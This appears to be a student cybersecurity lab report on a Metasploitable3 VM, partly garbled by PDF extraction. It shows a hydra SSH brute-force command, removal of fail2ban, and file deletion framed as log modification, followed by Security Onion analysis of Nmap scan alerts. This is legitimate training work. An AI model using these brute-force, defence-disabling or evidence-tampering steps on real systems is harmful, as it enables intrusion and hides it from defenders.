
Install and remove many packages.

```

Processing triggers for ureadahead (0.100.0-16) ...
Setting up fail2ban (0.8.11-1) ...
 * Starting authentication failure monitor fail2ban
Setting up python-pynotify (0.9.4-1build1) ...
Setting up whois (5.1.1) ...
Processing triggers for ureadahead (0.100.0-16) ...
root@metasploitable3-ub1404:/# apt autoremove fail2ban
E: Invalid operation autoremove
root@metasploitable3-ub1404:/# apt remove fail2ban
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  amd64-microcode libsigsegv2 linux-modules-extra-3.13.0-170-generic m4
  procmail python-pynotify sendmail-base sendmail-cf sensible-mdm
Use 'apt-get autoremove' to remove them.
The following packages will be REMOVED:
  fail2ban
0 upgraded, 0 newly installed, 1 to remove and 5 not upgraded.
After this operation, 631 kB disk space will be freed.
Do you want to continue? [Y/n] y
(Reading database ... 129497 files and directories currently installed.)
Removing fail2ban (0.8.11-1) ...
 * Stopping authentication failure monitor fail2ban
Processing triggers for man-db (2.6.7.1-1ubuntu1) ...
root@metasploitable3-ub1404:/


```

The terminal shows the removal of the 'fail2ban' package and its dependencies via 'apt-get'. A red box highlights the removal command.



Browse the internet using a text-based browser.

Using: [links2](#) <http://google.com>



Play with logs files!

root@metasploitable3-ub1404: /var/log

GNU nano 2.2.6 File: auth.log

```

Apr 18 01:59:31 metasploitable3-ub1404 sshd[308]: Failed password for syslog from 192.168.1.88 port 59408 ssh2
Apr 18 01:59:31 metasploitable3-ub1404 sshd[32767]: Failed password for syslog from 192.168.1.88 port 59330 ssh2
Apr 18 01:59:31 metasploitable3-ub1404 sshd[306]: Failed password for syslog from 192.168.1.88 port 59380 ssh2
Apr 18 01:59:31 metasploitable3-ub1404 sshd[300]: Failed password for syslog from 192.168.1.88 port 59328 ssh2
Apr 18 01:59:31 metasploitable3-ub1404 sshd[310]: Failed password for syslog from 192.168.1.88 port 59428 ssh2
Apr 18 01:59:31 metasploitable3-ub1404 sshd[307]: Failed password for syslog from 192.168.1.88 port 59396 ssh2
Apr 18 01:59:31 metasploitable3-ub1404 sshd[314]: Failed password for syslog from 192.168.1.88 port 59462 ssh2
Apr 18 01:59:31 metasploitable3-ub1404 sshd[312]: Failed password for syslog from 192.168.1.88 port 59442 ssh2
Apr 18 01:59:31 metasploitable3-ub1404 sshd[302]: Failed password for syslog from 192.168.1.88 port 59362 ssh2
Apr 18 01:59:31 metasploitable3-ub1404 sshd[309]: Failed password for syslog from 192.168.1.88 port 59422 ssh2
Apr 18 01:59:31 metasploitable3-ub1404 sshd[311]: Failed password for syslog from 192.168.1.88 port 59432 ssh2
Apr 18 01:59:33 metasploitable3-ub1404 sshd[301]: Failed password for syslog from 192.168.1.88 port 59350 ssh2
Apr 18 01:59:33 metasploitable3-ub1404 sshd[303]: Failed password for syslog from 192.168.1.88 port 59368 ssh2
Apr 18 01:59:33 metasploitable3-ub1404 sshd[313]: Failed password for syslog from 192.168.1.88 port 59444 ssh2
Apr 18 01:59:33 metasploitable3-ub1404 sshd[308]: Failed password for syslog from 192.168.1.88 port 59408 ssh2
Apr 18 01:59:33 metasploitable3-ub1404 sshd[306]: Failed password for syslog from 192.168.1.88 port 59380 ssh2
Apr 18 01:59:33 metasploitable3-ub1404 sshd[32767]: Failed password for syslog from 192.168.1.88 port 59330 ssh2
Apr 18 01:59:33 metasploitable3-ub1404 sshd[310]: Failed password for syslog from 192.168.1.88 port 59428 ssh2
Apr 18 01:59:33 metasploitable3-ub1404 sshd[307]: Failed password for syslog from 192.168.1.88 port 59396 ssh2
Apr 18 01:59:33 metasploitable3-ub1404 sshd[312]: Failed password for syslog from 192.168.1.88 port 59442 ssh2
Apr 18 01:59:33 metasploitable3-ub1404 sshd[300]: Failed password for syslog from 192.168.1.88 port 59362 ssh2
Apr 18 01:59:33 metasploitable3-ub1404 sshd[311]: Failed password for syslog from 192.168.1.88 port 59422 ssh2
Apr 18 01:59:33 metasploitable3-ub1404 sshd[301]: Failed password for syslog from 192.168.1.88 port 59350 ssh2
Apr 18 01:59:33 metasploitable3-ub1404 sshd[303]: Failed password for syslog from 192.168.1.88 port 59368 ssh2
Apr 18 01:59:33 metasploitable3-ub1404 sshd[309]: Failed password for syslog from 192.168.1.88 port 59444 ssh2
Apr 18 01:59:33 metasploitable3-ub1404 sshd[308]: Failed password for syslog from 192.168.1.88 port 59408 ssh2
Apr 18 01:59:33 metasploitable3-ub1404 sshd[306]: Failed password for syslog from 192.168.1.88 port 59380 ssh2
Apr 18 01:59:33 metasploitable3-ub1404 sshd[310]: Failed password for syslog from 192.168.1.88 port 59428 ssh2
Apr 18 01:59:33 metasploitable3-ub1404 sshd[314]: Failed password for syslog from 192.168.1.88 port 59462 ssh2
Apr 18 01:59:33 metasploitable3-ub1404 sshd[302]: Failed password for syslog from 192.168.1.88 port 59362 ssh2
Apr 18 01:59:33 metasploitable3-ub1404 sshd[311]: Failed password for syslog from 192.168.1.88 port 59422 ssh2
Apr 18 01:59:33 metasploitable3-ub1404 sshd[300]: Failed password for syslog from 192.168.1.88 port 59350 ssh2
Apr 18 01:59:35 metasploitable3-ub1404 sshd[303]: Failed password for syslog from 192.168.1.88 port 59368 ssh2

```

Get Help WriteOut Read File Prev Page Cut Text Cur Pos

Exit Justify Where Is Next Page Uncut Text To Spell

hydra -L users.txt -P cewllist.txt -S :192.168.1.88 -t 1 -w 1000 -e n -v -f -l shuvo

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use

\*\* (wireshark:20851) 20:08:56.396689 [GUI WARNING] -- QStandard

## Modify the logs.

root@metasploitable3-ub1404: /home/vagrant/avml

```

boot etc initrd.img lib lost+found mnt opt root sbin sys usr vmlinuz
root@metasploitable3-ub1404: # cd root
root@metasploitable3-ub1404: ~# ls
dead.letter
root@metasploitable3-ub1404: ~# cd usr
bash: cd: usr: No such file or directory
root@metasploitable3-ub1404: ~# cd /
root@metasploitable3-ub1404: # cd home
root@metasploitable3-ub1404: /home# ls
anakin_skywalker boba_fett darth_vader hack.txt jarjar_binks leia_organa shuvo
artoo_detoo chewbacca greedo han_solo kylo_ren luke_skywalker shuv01
ben_kenobi c_three_pio hacker jabba_hutt lando_calrissian myfile
root@metasploitable3-ub1404: /home# cd vagrant
root@metasploitable3-ub1404: /home/vagrant# ls
avml avml.1 down file1 file2 file3 finally hackfile hack.txt LiME mypass.txt shuvo VBoxGuestAdditions.iso virus
root@metasploitable3-ub1404: /home/vagrant# rm avml.1
root@metasploitable3-ub1404: /home/vagrant# ls
avml down file1 file2 file3 finally hackfile hack.txt LiME mypass.txt shuvo VBoxGuestAdditions.iso virus
root@metasploitable3-ub1404: /home/vagrant# rm VBoxGuestAdditions.iso
root@metasploitable3-ub1404: /home/vagrant# ls
avml down file1 file2 file3 finally hackfile hack.txt LiME mypass.txt shuvo virus
root@metasploitable3-ub1404: /home/vagrant# cd avml
root@metasploitable3-ub1404: /home/vagrant/avml# ls
avml Cargo.lock Cargo.toml eng LICENSE mem.dmp README.md RELEASE_PROCESS.md SECURITY.md src test
root@metasploitable3-ub1404: /home/vagrant/avml# rm SECURITY.md
root@metasploitable3-ub1404: /home/vagrant/avml# rm README.md
root@metasploitable3-ub1404: /home/vagrant/avml# rm RELEASE_PROCESS.md
root@metasploitable3-ub1404: /home/vagrant/avml# rm SECURITY.md
rmSECURITY.md: command not found
root@metasploitable3-ub1404: /home/vagrant/avml# rm SECURITY.md
root@metasploitable3-ub1404: /home/vagrant/avml# ls
avml Cargo.lock Cargo.toml eng LICENSE mem.dmp src test
root@metasploitable3-ub1404: /home/vagrant/avml# 

```

[sudo] password for shuvo:

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-17 20:11 MDT

Nmap scan report for 192.168.1.78

Host is up (0.000305 latency).

Protocol Length Info

66 35692 → 22 [ACK] Sec 118 Client: 110 Server: 66 35692 → 22 [ACK] Sec 118 Client: 1514 Server: 66 35692 → 22 [ACK] Sec 318 Server: 66 35692 → 22 [ACK] Sec 118 Client: 110 Server: 66 35692 → 22 [ACK] Sec 00 00 00

## Remove files.

---


## ***Part – Two***

---

*Analyze network data using security onion.*


---

We've just installed Security Onion on our VM, and it's quite an achievement! This setup arms us with a comprehensive set of tools for network security monitoring and analysis, all within a versatile VM environment. It's an exciting step into the cybersecurity realm, allowing us to explore and utilize powerful tools like Suricata and Zeek for network traffic analysis. We're eager to see what we can uncover and learn with it!



To direct input to this VM, click inside or press Ctrl+G.

Login with the credentials and use IP address in web browser.



Security Onion integrates a diverse set of tools within its dashboard, providing a comprehensive solution for network security monitoring, intrusion detection, and log management. Key tools like Suricata and Zeek are central to its capabilities, enabling users to analyze network traffic and detect potential threats.

effectively. The dashboard, powered by the Elastic Stack, offers a user-friendly interface for real-time data visualization and analysis. This holistic approach allows for detailed monitoring, quick threat detection, and efficient response strategies.

The screenshot shows the Security Onion dashboard with the 'Overview' tab selected. The left sidebar includes links for Overview, Alerts, Dashboards, Hunt, Cases, PCAP, Grid, Downloads, and Administration, along with Tools like Kibana, Elastic Fleet, Osquery Manager, and InfluxDB. The main content area features sections for 'Getting Started', 'What's New', and 'Enterprise Appliances'. A logo for 'Security Onion SOLUTIONS' is displayed on the right. The 'Getting Started' section contains text about the interface and how to use it for threat hunting. The 'What's New' section provides information on the latest features. The 'Enterprise Appliances' section links to hardware options.

[file.pcapng](#) Download by wget command

```
wget https://shpheq.bl.files.1drv.com/y4mMRQsvSQ1lRuxShHjngQqPOM-hxuZWu-
qCUd430Bv07REOa6ZcKYhXJAAB1cT-5JnA-jQ96n_D7g32eg9zPJ-YSn0qOUUwGi6mWLE9Bud84-
CMuqM0wjZyEEhL9BP8yZxexaDnVxKBrUzgBlBcvJJHsaaViuSsd94A3XNMgdW7XISvJFknu39QjQMG_MFP
vDp2HkKT7MKZmNyg9XCIEnYwmv y4mMRQsvSQ1lRuxShHjngQqPOM-hxuZWu-
qCUd430Bv07REOa6ZcKYhXJAAB1cT-5JnA-jQ96n_D7g32eg9zPJ-YSn0qOUUwGi6mWLE9Bud84-
CMuqM0wjZyEEhL9BP8yZxexaDnVxKBrUzgBlBcvJJHsaaViuSsd94A3XNMgdW7XISvJFknu39QjQMG_MFP
vDp2HkKT7MKZmNyg9XCIEnYw file.pcapng
```

We've successfully imported a PCAP file into Security Onion using the command line, and it was a pretty smooth process. By running `sudo so-import-pcap file.pcapng`, we were able to feed our captured network traffic data into Security Onion's powerful suite of analysis tools. This step is crucial for our assignment, as it allows us to dissect the network activity, spot any irregularities, and strengthen our understanding of threat detection. The screenshot we've attached showcases the command execution and the initial analysis results in the Security Onion dashboard.


Import Link:

```
https://192.168.1.90/#/dashboards?q=import.id:b5fbc4132f3d5fb0eb248639d18d678a%20%7C%20gr
oupby%20-sankey%20event.dataset%20event.category%2a%20%7C%20groupby%20-
pie%20event.category%20%7C%20groupby%20-
bar%20event.module%20%7C%20groupby%20event.dataset%20%7C%20groupby%20event.module%20%7C%20
ogroupby%20event.category%20%7C%20groupby%20observer.name%20%7C%20groupby%20source.ip%20%
```

```
?C%20groupby%20destination.ip%20%7C%20groupby%20destination.port&t=2024%2F04%2F18%2000%3A00%20AM-%202024%2F04%2F19%2000%3A00%20AM&z=UTC
```

The screenshot shows the Security Onion interface. On the left, a sidebar lists navigation options: Overview, Alerts, Dashboards (selected), Hunt, Cases, PCAP, Grid, Downloads, Administration, Tools (Kibana, Elastic Fleet, Osquery Manager, InfluxDB), and a download icon. A green oval highlights the search bar at the top, which contains the query: `import.id:a2390409da3f3993a1043f590aedffee | groupby -sankey event.dataset event.category* | groupby -pie event.category | groupby -bar event.module | groupby event.dataset | groupby event.module | groupby event.category | groupby observer.name | groupby source.ip | groupby destination.ip | groupby destination.port`. To the right of the search bar is a timestamp range from "2020/05/28 00:00:00 AM" to "2020/05/28 12:00:00 PM" with a "REFRESH" button. Below the search bar, a section titled "Basic Metrics" displays three visualizations: "Most Occurrences" (a large blue bar chart for "suricata.alert" reaching 120), "Timeline" (a line graph showing a steady increase from 0 to 120 over time), and "Fewest Occurrences" (a small blue bar chart for "suricata.alert").

After importing our PCAP file into Security Onion, the dashboard came to life with a wealth of data. It now displays a comprehensive overview of network traffic, alerts, and potential threats derived from our file. Through the dashboard's intuitive interface. We can easily navigate through various visualizations—ranging from top network protocols and source/destination IPs to detailed alerts triggered by the analyzed traffic. This rich dataset not only aids in quick threat identification but also allows for deeper analysis of network behaviors and anomalies.



The Security Onion dashboard presented us with a variety of visualizations, event datasets, modules, and categories, each offering unique insights into our network traffic. These visualizations include graphs

and charts that break down the data by type, source, destination, and protocol, providing a clear view of network interactions. The event datasets are particularly useful, categorizing network events to help us identify patterns or anomalies. With the event module, we can drill down into specific types of network activities, such as DNS queries or HTTP requests, while the event category allows us to group similar types of events, making it easier to navigate and analyze the data. This rich, multifaceted analysis enhances our ability to detect potential threats and understand the underlying dynamics of our network traffic.

In addition to the diverse types of visualizations and event analytics, the Security Onion dashboard also provides detailed insights into destination IPs, destination ports, and their respective counts. This feature is invaluable for our cybersecurity analysis, as it highlights the most frequently targeted IPs and the ports under the most scrutiny. By examining the count of hits to specific destination IPs and ports, we can pinpoint potential hotspots for malicious activity or unauthorized access attempts within our network. This level of detail not only aids in identifying where our defenses might be tested but also helps in tailoring our security measures more effectively.

When we drill down into the details of an event on the Security Onion dashboard, we're presented with a wealth of data that gives us a comprehensive understanding of that specific incident. This detailed breakdown can include information such as the timestamp of the event, source and destination IPs, source and destination ports, the type of protocol used, and any triggered alerts associated with the event. Additionally, we can see metadata like event severity, categories, and possibly even the payload data for deeper forensic analysis.

We can see that all the traffic comes from attacker ip

Timestamp	source.ip	source.port	destination.ip	destination.port	rule.name	rule.category	event.severity_label
> 2024-04-17 20:13:34.159 -06:00	192.168.1.88	40398	192.168.1.78	3500	ET SCAN Possible Nmap User-Agent Observed	Web Application Attack	high
> 2024-04-17 20:13:34.159 -06:00	192.168.1.88	40426	192.168.1.78	3500	ET SCAN Possible Nmap User-Agent Observed	Web Application Attack	high
> 2024-04-17 20:13:34.143 -06:00	192.168.1.88	40416	192.168.1.78	3500	ET SCAN Possible Nmap User-Agent Observed	Web Application Attack	high
> 2024-04-17 20:13:34.142 -06:00	192.168.1.88	40402	192.168.1.78	3500	ET SCAN Possible Nmap User-Agent Observed	Web Application Attack	high
> 2024-04-17 20:13:34.078 -06:00	192.168.1.88	49494	192.168.1.78	80	ET SCAN Possible Nmap User-Agent Observed	Web Application Attack	high
> 2024-04-17 20:13:34.046 -06:00	192.168.1.88	49460	192.168.1.78	80	ET SCAN Possible Nmap User-Agent Observed	Web Application Attack	high
> 2024-04-17 20:13:34.041 -06:00	192.168.1.88	40396	192.168.1.78	3500	ET SCAN Possible Nmap User-Agent Observed	Web Application Attack	high
> 2024-04-17 20:13:34.023 -06:00	192.168.1.88	49492	192.168.1.78	80	ET SCAN Possible Nmap User-Agent Observed	Web Application Attack	high
> 2024-04-17 20:13:34.022 -06:00	192.168.1.88	41438	192.168.1.78	631	ET SCAN Possible Nmap User-Agent Observed	Web Application Attack	high
> 2024-04-17 20:13:33.924 -06:00	192.168.1.88	36244	192.168.1.78	8080	ET SCAN Possible Nmap User-Agent Observed	Web Application Attack	high
> 2024-04-17 20:13:33.917 -06:00	192.168.1.88	49490	192.168.1.78	80	ET SCAN Possible Nmap User-Agent Observed	Web Application Attack	high
> 2024-04-17 20:13:33.873 -06:00	192.168.1.88	40382	192.168.1.78	3500	ET SCAN Possible Nmap User-Agent Observed	Web Application Attack	high
> 2024-04-17 20:13:33.863 -06:00	192.168.1.88	36232	192.168.1.78	8080	ET SCAN Possible Nmap User-Agent Observed	Web Application Attack	high
> 2024-04-17 20:13:33.808 -06:00	192.168.1.88	41430	192.168.1.78	631	ET SCAN Possible Nmap User-Agent Observed	Web Application Attack	high
> 2024-04-17 20:13:33.806 -06:00	192.168.1.88	49480	192.168.1.78	80	ET SCAN Possible Nmap User-Agent Observed	Web Application Attack	high
> 2024-04-17 20:13:33.750 -06:00	192.168.1.88	49466	192.168.1.78	80	ET SCAN Possible Nmap User-Agent Observed	Web Application Attack	high

This granular view is crucial for our cybersecurity efforts, as it allows us to dissect and understand the intricacies of each event. By analyzing these details, we can determine the nature of the activity, assess its potential impact, and decide on the appropriate response. Whether it's a false positive, a minor anomaly, or a serious security threat, having this level of insight enables us to make informed decisions and tailor our security posture accordingly. This detailed event analysis capability underscores the power and effectiveness of Security Onion in providing a thorough and actionable security overview.

